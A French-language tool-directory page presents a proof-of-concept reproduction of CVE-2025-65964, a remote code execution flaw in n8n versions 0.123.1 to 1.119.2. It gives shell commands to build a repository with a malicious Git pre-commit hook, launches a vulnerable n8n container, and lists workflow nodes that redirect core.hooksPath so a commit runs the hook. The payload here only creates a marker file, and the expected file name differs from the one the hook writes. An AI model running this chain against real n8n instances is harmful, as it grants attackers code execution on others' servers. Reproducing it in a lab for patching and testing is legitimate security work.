
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-65964-Exploit — Reproduction de CVE-2025-65964 | Kitploit
Outils/GitHubGitHub/syzygy-k/cve-2025-65964-exploit
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionRed TeamingDéveloppement de Charges Utiles
GitHubsyzygy-k/cve-2025-65964-exploit

CVE-2025-65964-Exploit

Reproduction de CVE-2025-65964

Voir le dépôt
4137il y a 11 moisPas encore vérifié
Partager

Étapes de reproduction

Tout d'abord, préparez un dépôt contenant un fichier malveillant

mkdir n8n-rce-poc && cd n8n-rce-poc
git init
git remote add origin <adresse_du_dépôt>

mkdir evil_hooks
echo '#!/bin/sh' > evil_hooks/pre-commit
echo 'touch /tmp/pwned_success' >> evil_hooks/pre-commit

chmod +x evil_hooks/pre-commit
git add evil_hooks/pre-commit
git update-index --chmod=+x evil_hooks/pre-commit

git commit -m "Add malicious hook"
git branch -M main
git push -u origin main

Ensuite, lancez localement un Docker n8n dans une version vulnérable. La portée de cette vulnérabilité est large : toutes les versions 0.123.1 ≤ n8n < 1.119.2 sont concernées. Nous utilisons ici la version 1.64.3.

docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  n8nio/n8n:1.64.3

Tout d'abord, voici le flux d'attaque complet pour la version 1.64.3 :

image


Nœud 1 : Git(Action:Clone a repository)

Configuration des paramètres comme indiqué :
image


Nœud 2 : Code(Mode:Run Once for All Items)

Ce nœud et le suivant sont nécessaires car Git n'autorise un commit que si des fichiers ont changé. Nous devons donc d'abord écrire un fichier quelconque dans le dépôt.

Configuration des paramètres comme indiqué :
image


Nœud 3 : Read/Write Files from Disk(Action:Write)

Écrire le fichier dans le dépôt.

Configuration des paramètres comme indiqué :
image


Nœuds 4 et 5 : Git(Action:Add configuration property)

Ces deux nœuds sont nécessaires car un commit nécessite une adresse e-mail et un nom d'utilisateur. Il suffit d'en inventer deux.

Configuration des paramètres comme indiqué :

image image


Nœud 6 : Git(Action: Commit files or folders to git)

Étape clé : pointer core.hooksPath vers le répertoire malveillant que nous avons téléchargé, forçant Git à chercher dans ce répertoire lors de l'exécution des hooks (par défaut dans .git/hooks).

(C'est un peu comme détourner LD_PRELOAD, etc.)

Configuration des paramètres comme indiqué :
image


Nœud 7 : Git(Action:Commit files or folders to git)

Cette étape sert à déclencher la vulnérabilité en exécutant le hook corrompu.

Configuration des paramètres comme indiqué :
image


Après avoir configuré ces nœuds, exécutez le workflow.

Ensuite, observez dans Docker que le fichier malveillant pwned_without_exec_node a été créé.
image
Télécharger l’outil

Populaires

Voir tout →

